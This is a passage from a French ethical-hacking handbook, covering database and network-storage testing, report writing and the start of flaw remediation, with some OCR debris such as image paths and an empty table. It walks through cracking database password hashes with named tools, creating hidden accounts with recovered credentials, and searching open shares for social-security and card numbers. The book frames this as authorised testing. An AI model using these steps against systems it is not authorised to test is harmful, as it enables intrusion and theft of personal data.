Je suis stupéfait de la fréquence à laquelle je tombe sur des données de production confidentielles telles que des numéros de cartes de crédit et de Sécurité sociale dans des bases de données de test absolument non protégées contre les curieux et les pirates qui auraient réussi à entrer dans le réseau. Les données se retrouvent

dans une situation très risquée lorsqu'elles sont stockées dans une zone non rigoureusement contrôlée du réseau, comme le département commercial, le développement et l'assurance qualité.

Le meilleur outil que j'ai pu utiliser pour localiser les bases Microsoft SQL Server est **SQLPing3** (Figure 16.1).




Figure 16.1 : SQLPing3

localise SQL Server et cherche l'absence de mots de passe du compte sa.

SQLPing3 réussit même à détecter des instances de SQL Server protégées derrière un pare-feu personnel, comme celui de Windows. C'est une bonne nouvelle, car ce pare-feu est dorénavant actif par défaut depuis la version 7 de Windows.

Si vous utilisez des bases Oracle, voyez la liste des outils de sécurité spécifiques à Oracle dressée par Pete Finnigan à l'adresse suivante :

`www.petefinnigan.com/tools.htm`.

Craquage des mots de passe d'une base

Nous venons de voir que SQLPing3 savait aussi craquer les mots de passe SQL Server avec un dictionnaire, comme le montre la Figure 16.1. Un autre type d'outil pour craquer les mots de passe des bases SQL Server, MySQL et Oracle se nomme Cain & Abel (Figure 16.2).




Figure 16.2 : Cain & Abel permet de craquer les mots de passe cryptés d'Oracle.

Après avoir démarré Cain & Abel, sélectionnez la page

Cracker en haut, sélectionnez **Oracle Hashes** dans le coin inférieur gauche et cliquez le signe + bleu en haut pour charger un nom d'utilisateur et un hachage de mot de passe afin de démarrer. Vous pouvez aussi choisir en bas à gauche **Oracle TNS Hashes** afin de chercher à capturer les cryptages Transport Network Substrate lorsque vous capturez des paquets avec Cain. Le processus est le même pour les mots de passe cryptés de MySQL.

Pour craquer les mots cryptés d'Oracle, vous pouvez aussi utiliser le produit du commerce **ElcomSoft Distributed Password Recovery** (https://www.elcomsoft.com/edpr.html). Si vous constatez que vous pouvez accéder aux fichiers *master.mdf* de SQL Server (souvent accessibles par manque

de rigueur dans l'attribution des droits d'accès aux fichiers comme je l'explique plus loin), vous pouvez récupérer les mots de passe de la base immédiatement grâce à l'outil d'ElcomSoft **Advanced SQL Password Recovery**.

Si vous découvrez d'anciennes bases Microsoft Access protégées par mot de passe, sachez que l'outil **Advanced Office Password Recovery** peut vous sortir d'affaire aisément. Pour les anciennes versions caduques d'Access, vous pouvez lancer un analyseur de vulnérabilité comme Nexpose pour chercher les failles. Si vous en trouvez, vous pouvez faire un test d'attaque avec MetaSploit et voir

ce qu'il en ressort.

Vous devinez que ces outils de craquage de passe permettent de prouver les faiblesses évidentes dans la sécurité de vos bases. Au passage, ils démontrent aussi qu'il y a un problème de fichiers stratégiques non protégés dispersés dans le réseau.

Une autre technique pour prouver les faiblesses de SQL Server consiste à vous servir de **SQL Server Management Studio** (https://docs.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms). Si vous avez réussi à récupérer les mots de passe, vous allez pouvoir vous connecter et mettre en place des comptes cachés et vous promener pour voir et montrer ce qui est accessible.

Quasiment tous les systèmes SQL Server non protégés que j'ai testés contenaient des informations bancaires ou médicales sensibles. Il n'y avait plus qu'à se baisser pour les ramasser. Voici par exemple une requête très simple qui permet de récupérer tous les enregistrements d'une table d'une base :

```
select * from
nomtable
```

Recherche de failles dans une base

Comme pour les systèmes d'exploitation et les applications Web, il faut utiliser les bons outils pour trouver certaines des failles dont souffrent les bases.

J’adopte Nexpose pour trouver les failles suivantes :

- débordement de tampon ;
- escalade de privilèges ;
- accès aux mots de passe cryptés *via* des comptes par défaut ou non protégés ;
- utilisation de méthodes d’authentification peu fiables ;

Un excellent analyseur de failles des bases commercialisé permet d’effectuer des analyses détaillées, y compris des audits des droits utilisateurs dans SQL Server, Oracle et autres. Cet outil se nomme

AppDetectivePRO (https://www.trustwave.com/Products/Database-Security/AppDetectivePRO). Si vous pouvez en justifier l'acquisition, ce logiciel est un excellent complément à votre panoplie d'outils de test.

De nombreuses failles peuvent être contrôlées aussi bien d'un point de vue extérieur sans authentification, que de celui d'un utilisateur malveillant. Vous devez contrôler la sécurité de vos bases en adoptant le plus possible d'angles d'approche. Comme déjà dit, dès qu'une base est accessible, des visiteurs indésirables finiront par se présenter.

Bonnes pratiques de limitation des risques

des bases

Pour maintenir une sécurité correcte des bases de données, adoptez les bonnes pratiques suivantes :

- Installez vos bases sur des serveurs dédiés, ou des postes de travail si nécessaire.
- Vérifiez les failles du système d'exploitation qui anime la base. J'ai présenté les failles des systèmes d'exploitation Windows et Linux dans les Chapitres 12 et 13.
- Vérifiez que vos bases sont prises en compte dans le périmètre des analyses de failles, du

déploiement des correctifs et du durcissement des systèmes.

» Traquez et remplacez ou isolez dans des segments spéciaux les bases qui arrivent en fin de vie, car les maintenir en l'état fait prendre trop de risques.

» Forcez l'utilisation de mots de passe robustes sur toutes les bases. Les bases de qualité entreprise telles qu'Oracle SQL Server permettent de profiter d'une authentification par domaine (avec un annuaire comme Active Directory ou LDAP). Vos bases peuvent ainsi

s’appuyer sur la stratégie de sécurité des domaines et des comptes ainsi gérés.

» Gérez avec rigueur les droits d’accès aux fichiers et aux ressources partagées pour maintenir les curieux à l’écart.

» Défigurez toutes les données de production confidentielles avant de vous en resservir dans des environnements de développement ou de contrôle qualité.

» Vérifiez que vos applications Web sont à l’abri des attaques de type injection SQL et autres astuces

détournant la validation des saisies. J'ai présenté la sécurité des applications Web dans le Chapitre 15.

- Ajoutez un pare-feu réseau spécifique tel que ceux proposés par Fortinet (https://www.fortinet.com) ou Cisco (https://www.cisco.com) ainsi que des mécanismes de contrôle spécifiques aux bases tels que ceux proposés par Imperva (https://www.imperva.com) et IDERA (https://www.idera.com).

- Utilisez un bon

outil de durcissement et d'administration des bases tel que Microsoft **Security Compliance Manager** (https://technet.microsoft.com/en-us/library/cc677002.aspx).

» Utilisez toujours la plus récente version des serveurs de bases. Oracle, SQL Server 2016 et SQL Server 2017 incorporent par exemple d'intéressantes évolutions favorisant une meilleure sécurité des bases, qu'elles soient locales ou dans le cloud.

Protection des systèmes de stockage réseau

Les pirates s'intéressent de plus en plus souvent aux sous-systèmes de stockage des réseaux en se servant de différents vecteurs et outils pour les pénétrer. Vous aurez deviné que pour les empêcher de vous nuire, vous devez vous aussi connaître ces techniques et outils et vous en servir pour tester votre environnement de stockage de données.

La sécurité des systèmes de stockage souffre d'incompréhension relative quant à leur fonctionnement et leur résilience. Sont concernés les systèmes tels que le Fibre Channel, les disques

SAN iSCSI (*Storage Aera Network*) et les systèmes NAS de type CIFS et NFS. Nombreux sont les administrateurs réseau et données qui croient que le simple fait de crypter le stockage ou d'utiliser un système de données RAID empêche un attaquant externe d'atteindre l'environnement de stockage. Ils pensent que les systèmes sont solides ou que la sécurité est déjà gérée ailleurs. Ces croyances sont très dangereuses, et je suis certain que les attaques vont de plus en plus souvent viser les sous-systèmes de stockage stratégique.

Comme pour les bases de données, quasiment toutes les entreprises utilisent une sorte ou une autre de stockage réseau, contenant des données précieuses, voire vitales. Il ne faut donc pas oublier d'appliquer vos travaux

d'évaluation de la sécurité aux systèmes de stockage SAN ou NAS, tout autant qu'aux partages de fichiers habituels.

Choix des outils

Voici mes outils préférés pour tester la sécurité du stockage réseau :

- **nmap** (http://nmap.org) pour une analyse de ports afin de trouver les machines de stockage actives ;
- **SoftPerfect Network Scanner** (https://www.softperfect.com/products/networkscanner) pour détecter les partages ouverts et non protégés ;

- **FileLocator Pro** (https://www.mythicsoft.com) pour trouver des fichiers et des informations spécifiques ;
- **Nexpose** pour réaliser des analyses de vulnérabilité en profondeur.

Localisation des stockages dans le réseau

Pour pouvoir évaluer la sécurité du stockage, vous devez d'abord savoir où chercher. Servez-vous d'un analyseur de ports, ou d'un analyseur de failles polyvalent comme Nexpose ou LanGuard.

Du fait que de nombreux serveurs de stockage supportent également un serveur Web, vous pouvez vous servir d'un outil comme Acunetix Web Vulnerability Scanner ou Netsparker pour trouver les failles en relation avec le Web. Vous allez ainsi repérer des points qu'il faudra creuser par la suite, et notamment les faiblesses dans l'authentification, l'absence de correctifs du système et l'exposition aux scripts sauvages XSS.

De nombreux systèmes de stockage sont rendus accessibles simultanément depuis le segment de la zone démilitarisée DMZ et depuis les segments internes du réseau. Cela pose un risque des deux côtés. Pensez à vérifier manuellement si vous

parvenez à accéder à la zone DMZ depuis le réseau interne, et inversement.

Vous en profiterez pour vérifier les droits d'accès aux fichiers et aux partages, comme mentionné dans le Chapitre 12. Vous allez ainsi découvrir avec un outil de recherche de texte des données qui ne devraient pas être accessibles. Pour trouver rapidement des partages réseau ouverts, servez-vous des possibilités d'analyse de partages de SoftPerfect Network Scanner (Figure 16.3).




Figure 16.3 : SoftPerfect Network Scanner trouve les partages réseau.

Comme le montre cette figure, l'outil permet de

lancer une analyse de sécurité et des droits d'accès pour tous les périphériques ou seulement pour certains répertoires. Je conseille de sélectionner l'option **Specific Account** dans la section **Authentication**, en cliquant ensuite **Manage**. Vous pouvez ainsi saisir un compte de domaine disposant de droits d'utilisateur normaux, ce qui vous donne un bon niveau d'accès pour juger de l'accessibilité des partages.

Lorsque Network Scanner a terminé son travail, il faut regarder les partages pour lesquels il est mentionné **Everyone** (Tous) dans la colonne **Shared Folder Security**. Je termine rarement une mission de contrôle sans détecter de tels partages ouverts à tous. Et bien sûr, les répertoires et fichiers que contiennent ces

partages sont en général accessibles à n'importe quel utilisateur connecté, ce qui lui permet de les modifier ou de les supprimer sans entrave. La traçabilité des actions n'est pas vraiment au rendez-vous.

Données sensibles dans les fichiers réseau

Une fois que vous avez ouvert l'accès à un partage réseau, vous devez chercher des informations sensibles dans les fichiers au format .pdf, .docx et .xlsx. Servez-vous d'un outil de recherche tel que FileLocator Pro. L'Explorateur Windows ou la commande **`find`** sous Linux conviennent aussi, mais ces

techniques sont selon moi moins rapides et moins confortables.

Vous serez sans doute étonné de voir ce que vous allez trouver : des données stockées négligemment sur les postes de travail et les partages réseau, et notamment :

- les données médicales des salariés ;
- les numéros de cartes bancaires des clients ;
- les rapports financiers de l'entreprise ;
- du code source ;
- des fichiers maîtres de bases de données.

Ce genre de données devrait être protégé en

conformité avec les bonnes pratiques d'une entreprise, mais également pour rester en conformité avec des lois du pays. Vous devez donc trouver ces informations et les mettre en sécurité.

Lancez vos recherches de texte avec un compte d'utilisateur, pas d'administrateur. Vous verrez ainsi ce que les utilisateurs peuvent atteindre en termes de fichiers de partage. Avec un outil élémentaire de recherche comme FileLocator Pro, cherchez par exemple les mots ou acronymes suivants :

- DOB (*Date Of Birth*) ou DN pour les dates de naissance ;
- SSN ou NSS pour

les numéros de Sécurité sociale ;

» PC et licence pour les permis de conduire ;

» credit, CB, CCV ou NCC pour les numéros de carte de crédit.

N’oubliez pas les appareils nomades dans votre recherche d’informations non protégées. Les pirates apprécient particulièrement les ordinateurs portables, les clés USB et les disques durs externes. Un tel appareil perdu ou volé peut ouvrir une énorme brèche sur des données internes. Il en va de même pour les services de partage de fichiers en nuage comme OneDrive et ShareFile.

Au départ, ne cherchez que dans les fichiers les plus susceptibles de contenir quelque chose d'intéressant. Vous gagnerez beaucoup de temps en limitant la recherche à ces formats :

- .txt
- .doc et .docx
- .xls et .xlsx
- .rtf
- .pdf

La Figure 16.4 montre le résultat d'une recherche de texte avec FileLocator Pro. Vous pouvez voir que les fichiers se trouvent en différents endroits du serveur.

Notez que FileLocator Pro permet aussi de chercher du contenu dans les fichiers .pdf.

Vous gagnerez du temps en adoptant l'outil

Sensitive Data Manager de Spirion (https://www.spirion.com). Auparavant, le produit portait le nom IdentityFinder. Il a depuis été intégré à une véritable plate-forme de détection. C'est un excellent outil pour chercher des informations identifiables dans les périphériques de stockage. Il est capable de fouiller dans les fichiers binaires comme ceux au format PDF.

Vous pouvez ensuite faire une seconde passe en vous connectant en tant qu'administrateur. Vous allez ainsi trouver plus d'informations confidentielles dans de nombreux endroits. Ce n'est pas un travail inutile, car certaines des informations sensibles se trouvent à des endroits imprévus ou ne devraient pas être accessibles, même aux administrateurs réseau.



FileLocator Pro - [dob OR ssn OR credit OR con
File Edit View Search Tools Window Help
Main Options Scripting Extensions
Not File name: *.txt;*.doc;*.xls;*.dbf
Containing text: dob OR ssn OR credit OR confidential
Look in: \\10.11.12.203\AllFiles\;\\10.11.12.203\Finance
Size (kb): > 0 < 0 Modified: After:
Name Location
creditcards.doc \\10.11.12.203\AllFiles\
2006reports.xls \\10.11.12.203\Finance\
employee_records.dbf \\10.11.12.203\hr\
3 file(s) found

Figure 16.4 : FileLocator Pro permet de trouver du texte sensible dans des partages non

protégés.

Ce genre de test va varier en fonction du moment choisi, du choix des mots-clés appropriés et de la recherche dans les bons endroits du réseau. Vous n'allez certainement pas détecter toutes les informations sensibles. Cependant, vous allez détecter certains problèmes, ce qui peut vous aider à justifier la mise en place d'un meilleur contrôle d'accès et de meilleurs processus de gestion de la sécurité des données.

Bonnes pratiques pour limiter les risques du stockage

Comme pour les bases de données, la sécurité du stockage n'est pas très difficile à atteindre. Adoptez la série de bonnes pratiques suivantes.

- Vérifiez qu'il n'y a pas de faille de sécurité dans le système d'exploitation comme décrit dans les Chapitres 12 et 13.
- Vérifiez que vos systèmes de stockage réseau SAN et NAS sont pris en compte dans votre procédure de déploiement de correctifs et de durcissement des systèmes.
- Imposez des mots de passe robustes dans l'interface de gestion de tous

les stockages.

- Définissez des droits d’accès corrects pour les fichiers et partages afin de les protéger.
- Formez les utilisateurs à utiliser les meilleurs endroits pour stocker leurs données confidentielles et rappelez-leur les risques de la négligence en ce domaine.
- Rendez méconnaissables les données de production avant de les recycler pour le développement ou l’assurance qualité. Il existe des outils pour cela.

»

Utilisez une liste de contrôle d'accès réseau ou un pare-feu comme ceux proposés par Fortinet (https://www.fortinet.com) ou WatchGuard Technologies (https://www.watchguard.com). Seuls les personnes et les systèmes témoignant d'un besoin professionnel d'accès à chaque système de stockage doivent pouvoir y accéder, et personne d'autre.

PARTIE 6
Exploitation des tests de sécurité

DANS CETTE PARTIE

»

»

»

Chapitre 17
Production des rapports de test

DANS CE CHAPITRE

- Collecter les données de test
- Créer des priorités entre les failles
- Rédiger les rapports

Si vous aviez espéré pouvoir faire une pause après une longue campagne de tests, c'est le moment. La phase de constitution des rapports d'évaluation est essentielle. Ce serait d'une légèreté inacceptable que de réaliser une campagne de tests de sécurité, de découvrir des failles, puis de ne rien faire. Tirez tout le profit

possible du temps et des efforts investis en documentant de façon détaillée toutes vos trouvailles, afin de suivre les failles et d'augmenter le niveau de sécurité de vos informations. Une bonne gestion des risques qui menacent un capital d'informations impose de produire des comptes-rendus.

Cette phase de rédaction suppose de passer en revue toutes les conclusions des tests afin de repérer les failles à combler au plus vite, et les distinguer des moins urgentes. Vos rapports doivent instruire votre client ou donneur d'ordre à propos des problèmes de sécurité détectés, et l'informer des procédures applicables pour améliorer la situation. Vous allez d'une part partager ce que vous avez découvert, et d'autre

part guider vos partenaires pour les suites à donner. Vos rapports vont enfin servir de témoignages du bon investissement en temps et en argent qu'a constitué la campagne de tests.

Collecte des résultats

Vous vous retrouvez sans doute avec une montagne de données de tests, qu'il s'agisse de captures écran, d'observations manuscrites ou de rapports générés par les différents analyseurs de failles. Que faire de tout cela ? Vous devez lier toutes ces données avec une technique de sélection pour repérer les parties prioritaires. Pour créer ce premier tri, vous utiliserez les éléments suivants comme critères :

- les classements de failles intégrés à vos outils de test, souvent basés sur le système Common Vulnerability Scoring System ;
- votre propre savoir-faire en tant que professionnel de la sécurité informatique (ce sera normalement votre premier critère de jugement) ;
- le contexte de chacune des failles et son impact sur la marche de l'entreprise.

Les outils de test de sécurité les plus complets attribuent un niveau à chaque faille,

par rapport au risque global ; ils présentent chaque faille en fournissant des solutions éventuelles et des liens vers des fournisseurs. Souvent, ils font référence au site Web de la base de données nationale CVE (*Common Vulnerabilities and Exposures*, https://cve.mitre.org), et au site de la base de données nationale NCD (https://nvd.nist.gov). Si vous avez besoin d'en savoir plus, utilisez le site du fournisseur du logiciel, les sites de support et les forums Web pour encore mieux connaître l'impact exact de chaque faille sur votre système. Votre objectif principal reste le contrôle des risques globaux.

Dans votre rapport final, vous pourrez par exemple classer les failles d'après les deux listes suivantes :

» Découvertes non techniques :

- ingénierie sociale ;
- sécurité des accès physiques ;
- opérations informatiques et sécurité.

» Découvertes techniques :

- infrastructure réseau ;
- règles des pare-feu ;
- serveurs et postes de travail ;
- bases de données ;

- applications Web ;
- applications pour appareils mobiles ;
- appareils mobiles eux-mêmes.

Pour encore mieux clarifier les choses, vous pouvez prévoir des chapitres distincts pour les failles externes et les failles internes, et classer les failles selon au moins trois priorités : critiques, hautes et modérées. Enfin, il est de bon ton de partager votre liste de failles avec vos donneurs d'ordre pour confirmer que votre approche est alignée avec leurs attentes.

Je vous ai conseillé dans un des premiers chapitres de convenir dès la phase de planification des grandes lignes du format de vos rapports de tests. Cela permettra à toutes les parties prenantes de s'habituer à une certaine présentation, depuis le lancement jusqu'aux documents finaux, en passant par les rapports intermédiaires.

Classement des failles selon leur priorité

Il est essentiel de définir des priorités entre les différentes failles, d'autant que certaines d'entre elles ne sont pas réparables immédiatement, alors que d'autres n'ont pas

besoin de l'être tout de suite. Des raisons techniques ou financières peuvent empêcher de réparer certaines failles, et l'organisation dispose d'un certain niveau de tolérance à certains risques. Chaque situation est différente. Pour chaque faille, vous devez décider si la réparation est justifiée en termes économiques.

Certaines failles au comblement coûteux devront bien sûr être traitées sans hésiter, quitte à y passer plusieurs semaines de développement ; c'est notamment le cas des failles XSS et d'injection SQL. Vous prendriez le risque d'être tenu pour responsable en cas d'attaque et d'arrêt complet par exemple d'un service de commerce électronique. Il en va de même pour les services liés à des équipements mobiles,

ceux-là mêmes que l'on suppose ne contenir aucune information confidentielle. Chaque faille doit être étudiée avec soin pour connaître le niveau de risque qu'elle fait prendre, puis décider de la réparer à plus ou moins brève échéance.

Il est impossible, et il ne faut pas tenter de le faire, de réparer toutes les failles trouvées. Si vous avez par exemple détecté une faille dans l'interface Web d'une imprimante, qui permettrait une attaque XSS, il faut déterminer s'il y a un vrai risque pour l'entreprise. Méfiez-vous des chercheurs et experts en sécurité qui délivrent leurs bons conseils sur Internet sans connaître les détails de votre situation. Pour un autre

exemple, si vous avez remarqué que le service FTP était très utilisé sur de nombreux serveurs internes, et même sur des serveurs accessibles de l'extérieur, il faut évaluer le niveau de risque pour l'entreprise. Pour un grand nombre de failles, vous allez peut-être constater qu'il n'y a aucun risque dans l'immédiat.

J'ai constaté qu'il en allait en sécurité comme dans la plupart des autres domaines de l'existence : il faut se concentrer sur les tâches les plus rentables. Il ne faut pas être distrait par des points mineurs qui vont vous perturber inutilement sans vous faire beaucoup progresser vers votre objectif final. Je vous propose une méthode très simple pour vous aider à prioriser vos failles, et vous l'adopterez selon vos besoins. Je pars de deux

critères principaux pour chaque faille découverte :

> »
> **Probabilité :** quelle est la probabilité de voir cette faille être exploitée par un pirate, un utilisateur malveillant, un maliciel ou toute autre technique ?

> »
> **Gravité :** quel serait l'impact de cette faille si elle était exploitée ?

Nombreux sont ceux qui ne font pas ce premier tri et considèrent que toutes les failles doivent être réparées, ce qui est une grave erreur. Ce n'est pas parce qu'une faille a été découverte qu'elle aura nécessairement un effet délétère dans votre environnement. Si vous croyez que toutes les failles doivent être

résolues, vous allez consacrer du temps et de l'argent dans des domaines qui n'en réclament pas. Cela peut même à long terme réduire l'efficacité de votre programme d'évaluation de la sécurité.

N'exagérez pas pour autant en sens inverse. Il existe des failles qui ne semblent pas très graves au départ, mais qui pourraient à terme créer bien des soucis. Approfondissez chaque sujet et servez-vous de votre bon sens.

Pour prioriser les failles, choisissez soit trois niveaux haut, moyen, bas ou une note entre un et cinq, avec cinq comme la plus forte priorité. Le Tableau 17.1

donne un exemple de classement de failles selon mes deux critères de probabilité et de gravité.

Tableau 17.1 : Priorisation des failles.

	Probabil forte	Probabil moyenne	Probabilit faible

Rédaction du rapport

Une fois les priorités définies, vous pouvez passer à la rédaction de votre rapport. La qualité de sa présentation et de son contenu va témoigner de la qualité avec laquelle vous avez réalisé la campagne de tests. Vous devez mettre en valeur les découvertes critiques en les décrivant de telle manière que vos lecteurs pourront les comprendre.

Pensez à ajouter des graphiques et des illustrations. Ajoutez les captures écran, ce qui est indispensable quand les données ne peuvent pas être stockées dans un fichier. Tous ces éléments vont augmenter la lisibilité de

vos rapports et aider à persuader les lecteurs des problèmes que vous voulez leur présenter.

Vous devez décrire les failles de façon rapide et non technique. Voici les informations que tout rapport de tests doit contenir :

- les dates de réalisation de la campagne de tests ;
- la liste des tests réalisés ;
- une présentation des failles découvertes ;
- la liste priorisée des failles à réparer ;
- des conseils et des techniques pour réparer ces failles.

Augmentez l'intérêt du rapport en ajoutant vos suggestions sur la sécurité informatique : processus métier trop fragiles, soucis au niveau du support informatique, prise en compte de la sécurité par la direction, bref, des conseils sans prétention pour améliorer chacun de ces sujets. Vous pouvez comparer ce genre de liste à une sorte d'analyse de causes simplifiée.

Souvent, le donneur d'ordre suppose qu'il va recevoir un rapport global des failles trouvées, sans trop de détails. Personne n'a envie de devoir parcourir les 600 pages d'un fichier PDF produit par un analyseur de failles, avec des termes techniques abscons. Bien

sûr, il existe des sociétés de consultants spécialisés qui facturent des sommes monstres pour livrer ce genre de rapport détaillé, et elles vont bien, mais cela ne signifie pas que ça soit la bonne approche.

Les administrateurs réseau et les développeurs ont besoin de disposer des données brutes produites par les outils de sécurité. Cela leur permet de faire référence aux mêmes données lorsqu'ils vont à leur tour étudier les requêtes et réponses HTTP, trouver les correctifs manquants, *etc.*

Dans votre rapport définitif, vous pouvez choisir d'ajouter des observations que vous avez pu faire pendant la campagne de tests. Vous aurez par exemple

remarqué que certains salariés se montraient vindicatifs ou trop insouciants lors d'un test d'ingénierie sociale. Ou bien vous aurez remarqué que l'équipe informatique ou la sécurité souffrait de certains manques (par exemple les performances réseau étaient déjà dégradées au début des tests ou plusieurs attaques semblaient laisser avoir laissé des traces dans les fichiers journaux système). Parmi les autres soucis de sécurité que vous pouvez noter, voyez par exemple à quelle vitesse l'équipe informatique ou le fournisseur de services a réagi à vos tests, s'il a réagi, essayez de documenter les procédures de sécurité incomplètes ou non suivies en utilisant une approche de type analyse de cause.

Votre rapport final ne doit pas tomber entre toutes les mains. Un rapport d'évaluation, de sécurité et les données qu'il contient ainsi que les fichiers joints feraient la joie d'un concurrent, d'un pirate ou d'un utilisateur malveillant. Voici comment faire pour éviter ce genre de fuite dommageable :

Ne fournissez le rapport avec les annexes et les fichiers qu'aux seules personnes qui ont besoin d'en prendre connaissance.

Si vous devez transmettre le rapport par courriel, cryptez toutes les pièces jointes et utilisez un service de partage de fichiers sécurisé tel que OneDrive for Business, Google Drive ou ShareFile.

Chapitre 18
Combler les failles urgentes

DANS CE CHAPITRE

- **Identifier les failles à réparer sur-le-champ**
- **Déployer des correctifs**
- **Réévaluer une stratégie de sécurité**

Une fois que vous avez terminé votre campagne de tests, et livré votre rapport, vous songerez à prendre un peu de repos. Pourtant, certaines failles de sécurité ne peuvent pas attendre, et j'espère que ce ne sont pas des failles critiques. Il va falloir relever les manches pour les combler avant que quiconque ait eu

l'occasion d'en tirer profit. Vous allez devoir décider quelles failles doivent être prises en charge immédiatement. Vous aurez sans doute à déployer quelques correctifs, et procéder à des mesures de durcissement des systèmes. Peut-être faudra-t-il acquérir quelques outils de sécurité et revoir l'architecture du réseau et des mécanismes de sécurité. Découvrons ces aspects stratégiques maintenant.

Exploitation des conclusions du rapport

On pourrait penser qu'il est facile de définir quelles failles de sécurité doivent être réparées immédiatement, mais ce n'est pas toujours le cas. Voici les variables à

